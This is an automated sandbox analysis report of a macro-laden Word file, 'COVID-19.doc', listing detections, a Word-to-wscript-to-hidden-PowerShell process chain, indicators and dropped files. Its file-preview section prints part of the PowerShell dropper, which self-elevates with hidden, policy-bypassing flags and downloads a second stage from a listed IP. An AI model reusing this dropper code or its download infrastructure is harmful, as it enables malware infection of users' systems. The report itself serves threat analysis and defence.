ID: 341993
Sample Name: COVID-19.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 10:24:15
Date: 20/01/2021
Version: 31.0.0 Red Diamond

Table of Contents

Copyright null 2021


Analysis Report COVID-19.doc

Overview


General Information

Sample Name:	COVID-19.doc
Analysis ID:	341993
MD5:	9f9f50f3c32ee66…
SHA1:	6c338a10e894bc..
SHA256:	9d063fd60d7d0fb..

Most interesting Screenshot:



Detection




Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- System process connects to networ…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded m…
- Document exploit detected (process…
- Machine Learning detection for samp…
- Sigma detected: Microsoft Office Pr…
- Suspicious javascript / visual basic …
- Wscript starts Powershell (via cmd o…
- Contains long sleeps (>= 3 min)
- Creates a process in suspended mo…
- Document contains an embedded VB…
- Document contains an embedded VB…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2620 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
  - wscript.exe (PID: 2664 cmdline: wscript /e:jscript C:\Users\user\Desktop\COVID-19.tmp MD5: 045451FA238A75305CC26AC982472367)
    - powershell.exe (PID: 2472 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -ex bypass -win hid -f C:\Users\user\Desktop\COVID-19.ps1 MD5: 852D67A27E454BD389FA7F02A8CBE23F)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\d569872345345[1].txt	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0x7e:$sb3: -WindowStyle Hidden • 0x145:$sb3: -WindowStyle Hidden • 0x73:$sc2: -NoProfile • 0x63:$sd2: -NonInteractive • 0x445:$se3: -ExecutionPolicy Bypass

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.2091537255.000000000049A000.00000004.00000001.sdmp	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0x59e:$sb3: -WindowStyle Hidden • 0x665:$sb3: -WindowStyle Hidden • 0x593:$sc2: -NoProfile • 0x583:$sd2: -NonInteractive • 0x965:$se3: -ExecutionPolicy Bypass

Copyright null 2021


Source	Rule	Description	Author	Strings
00000002.00000003.2091136338.00000000043 50000.00000004.00000040.sdmp	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0x78ae:$sb3: -WindowStyle Hidden • 0x7975:$sb3: -WindowStyle Hidden • 0x8f4e:$sb3: -WindowStyle Hidden • 0x9015:$sb3: -WindowStyle Hidden • 0x78a3:$sc2: -NoProfile • 0x8f43:$sc2: -NoProfile • 0x7893:$sd2: -NonInteractive • 0x8f33:$sd2: -NonInteractive • 0x7c75:$se3: -ExecutionPolicy Bypass • 0x9315:$se3: -ExecutionPolicy Bypass

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:

Machine Learning detection for sample

Compliance:

Uses new MSVCR Dlls

Binary contains paths to debug symbols

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

System Summary:

Document contains an embedded VBA macro which might access itself as a file (possible anti-VM)

Document contains an embedded VBA macro with suspicious strings

Document contains an embedded macro with GUI obfuscation

Suspicious javascript / visual basic script found (invalid extension)

Wscript starts Powershell (via cmd or directly)

Copyright null 2021


HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 1	Path Interception	Process Injection 1 1 1	Masquerading 1 1	OS Credential Dumping	Security Software Discovery 1 1 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	Eavesdro Insecure Network Commun
Default Accounts	Scripting 5 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit S Redirect Calls/SM
Domain Accounts	Exploitation for Client Execution 1 2	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 2	Exploit S Track De Location
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Scripting 5 3	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commun
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
COVID-19.doc	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	

Copyright null 2021

Source	Detection	Scanner	Label	Link
http://78.141.194.181/s34987435987.txt	0%	Avira URL Cloud	safe	
http://78.141.194.181/d5698723	0%	Avira URL Cloud	safe	
http://78.141.194.181/d569872345345.txt$$	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://78.141.194.181/d569872345345.txt	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://78.141.194.181/d569872345345.txt	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.piriform.com/ccleaner	powershell.exe, 00000004.00000002.2095054638.00000000002D9000.00000004.00000020.sdmp	false		high
http://www.%s.comPA	wscript.exe, 00000002.00000002.2094477193.00000000058B0000.00000002.00000001.sdmp, powershell.exe, 00000004.00000002.2095768489.00000000022D0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	wscript.exe, 00000002.00000002.2094477193.00000000058B0000.00000002.00000001.sdmp, powershell.exe, 00000004.00000002.2095768489.00000000022D0000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000004.00000002.2095015204.000000000028E000.00000004.00000020.sdmp	false		high
http://78.141.194.181/s34987435987.txt	wscript.exe, 00000002.00000002.2094003578.0000000003FEB000.00000004.00000001.sdmp, d569872345345[1].txt.2.dr	false	• Avira URL Cloud: safe	unknown
http://78.141.194.181/d5698723	COVID-19.doc	false	• Avira URL Cloud: safe	unknown
http://78.141.194.181/d569872345345.txt$$	COVID-19.doc	false	• Avira URL Cloud: safe	unknown
http://servername/isapibackend.dll	wscript.exe, 00000002.00000002.2091568558.0000000001C80000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
78.141.194.181	unknown	France		20473	AS-CHOOPAUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	341993
Start date:	20.01.2021
Start time:	10:24:15
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	COVID-19.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.troj.expl.evad.winDOC@5/10@0/1
EGA Information:	Failed

Copyright null 2021

HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
10:24:38	API Interceptor	64x Sleep call for process: wscript.exe modified
10:24:44	API Interceptor	6x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-CHOOPAUS	insz.exe	Get hash	malicious	Browse	• 141.164.40.157
	9oUx9PzdSA.exe	Get hash	malicious	Browse	• 207.246.80.14
	3KvCNpcQ6tvwKr5.exe	Get hash	malicious	Browse	• 45.76.199.220
	Details for bookings.exe	Get hash	malicious	Browse	• 107.191.37.252
	CQcT4Ph03Z.exe	Get hash	malicious	Browse	• 137.220.48.181
	Details here.exe	Get hash	malicious	Browse	• 107.191.37.252
	Carta de pago.exe	Get hash	malicious	Browse	• 207.148.72.173
	SCAN_20210115140930669.exe	Get hash	malicious	Browse	• 139.180.142.220
	EED7.exe	Get hash	malicious	Browse	• 207.246.80.14
	G4Q6P4rcer.exe	Get hash	malicious	Browse	• 137.220.48.181
	XdzlrPkDsI.exe	Get hash	malicious	Browse	• 136.244.98.158
	fil1	Get hash	malicious	Browse	• 66.42.126.73
	Mv Tiger Flame.xlsx	Get hash	malicious	Browse	• 137.220.48.181
	J0OmHIagw8.exe	Get hash	malicious	Browse	• 45.77.226.209
	DTwcHU5qyI.exe	Get hash	malicious	Browse	• 137.220.48.181
	4wCFJMHdEJ.exe	Get hash	malicious	Browse	• 45.32.95.179
	BSL 21 PYT.xlsx	Get hash	malicious	Browse	• 137.220.48.181

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	20210111140930669.exe	Get hash	malicious	Browse	• 139.180.142.220
	H56P7iDwnJ.doc	Get hash	malicious	Browse	• 207.148.24.55
	Confirm!!!..exe	Get hash	malicious	Browse	• 107.191.37.252

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\d569872345345[1].txt	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	1447
Entropy (8bit):	5.2641765089103165
Encrypted:	false
SSDEEP:	24:B2hmZrhzxyzTsSN9WSEDhgFsf81iem3fPb2QGKJmEP8Lz6XGy6V:l/xAsfSEDhgFc2iemPPbJaEPQzhnV
MD5:	9C0E8594784CC219239DF1906495C0F9
SHA1:	CD83A127C63B595C1D0772AFCBBC361B18BDC65D
SHA-256:	5374E582A5A0D2F1A28E9E93CE7D619C018DA3AAD1D3E232E30163232AF74B7E
SHA-512:	D750385EEE0600314D00CF785F2C2734CFD857C9E3E66D681936301CBAF2F29A017165B0824A7C03BF28587874DB25FE99943D2DB568960DF29D80F98E13105A
Malicious:	false
Yara Hits:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\d569872345345[1].txt, Author: Florian Roth
Reputation:	low
IE Cache URL:	http://78.141.194.181/d569872345345.txt
Preview:	param([Int32]$adminRights = 0).if($adminRights -eq 0).{..$args = '-ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden -File "' + $MyInvocation.InvocationName + '" -adminRights 1'..$runned = $false..while(-not $runned)..{...Try...{....Start-Process -FilePath "powershell.exe" -ArgumentList $args -WindowStyle Hidden -Verb RunAs....$runned = $true...}...Catch...{...}..}.} .else {. $OSArchitecture = (Get-WmiObject -Class Win32_OperatingSystem \| Select-Object OSArchitecture -ErrorAction Stop).OSArchitecture. if ($OSArchitecture -Eq '64-bit') {. $ppshome = 'C:\Windows\SysWOW64\WindowsPowerShell\v1.0'. } else {. $ppshome = 'C:\Windows\System32\WindowsPowerShell\v1.0'. }.. $url = "http://78.141.194.181/s34987435987.txt".. $dstFile = [System.IO.Path]::GetRandomFileName() + '.ps1'. $file = $ppshome + '\' + $dstFile.. Import-Module BitsTransfer. Start-BitsTransfer -Source $url -Destination $file.. $service = 'sc

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{17819F7E-DC64-4FB9-A805-BC7A4FB17A92}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162688

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Entropy (8bit):	4.254422390054345
Encrypted:	false
SSDEEP:	1536:C62L3FNSc8SetKB96vQVCBumVMOej6mXmYarrJQcd1FaLcm48s:C7JNSc83tKBAvQVCgOtmXmLpLm4l
MD5:	D6A7A3DFE6F21441C73252D5F7D001A9
SHA1:	20D87F922D282196AB74CF77B1766C3E735D3549
SHA-256:	0FB3B24159B90EFF5D25792B088EB617AD4AF3261A8945158A330F09F9AB0225
SHA-512:	0413C900634E96C902563CC8E592AB3ADDC3C7670BC9D0F0E133C90C94D95E169AE5EF0F3056299908E6F73585A3E72760AF90F5A55C949ADD3266E172E84038
Malicious:	false
Reputation:	low
Preview:	MSFT.....Q.....#.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!..!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... $.....x..xG.....T..... .....&!..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\COVID-19.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Wed Aug 26 14:08:13 2020, atime=Wed Jan 20 17:24:34 2021, length=411136, window=hide
Category:	dropped
Size (bytes):	2008
Entropy (8bit):	4.516782006308219
Encrypted:	false
SSDEEP:	24:86zj/XTwz6I4U85Ne48Dv3qa+dM7dD26zj/XTwz6I4U85Ne48Dv3qa+dM7dV:86H/XT3InMzPQh26H/XT3InMzPQ/
MD5:	8019E9A7670898A1653EDA363CA6A6E2
SHA1:	AC5D95F29E123A90BF03E0E1D11C1380F7F5731C
SHA-256:	148653FB507AB71A284DEB5F6067571B92CE35DD4CE7A1150FEB7D2844F8D63F
SHA-512:	5C09C47D8093E31E8246E5246C7ED712A66F7ADBC22183183E6EA003844F31C92D50515A6620CC022093B07712194ABAF2339E8C33790BD75E8B6FDF9312E635
Malicious:	false
Reputation:	low
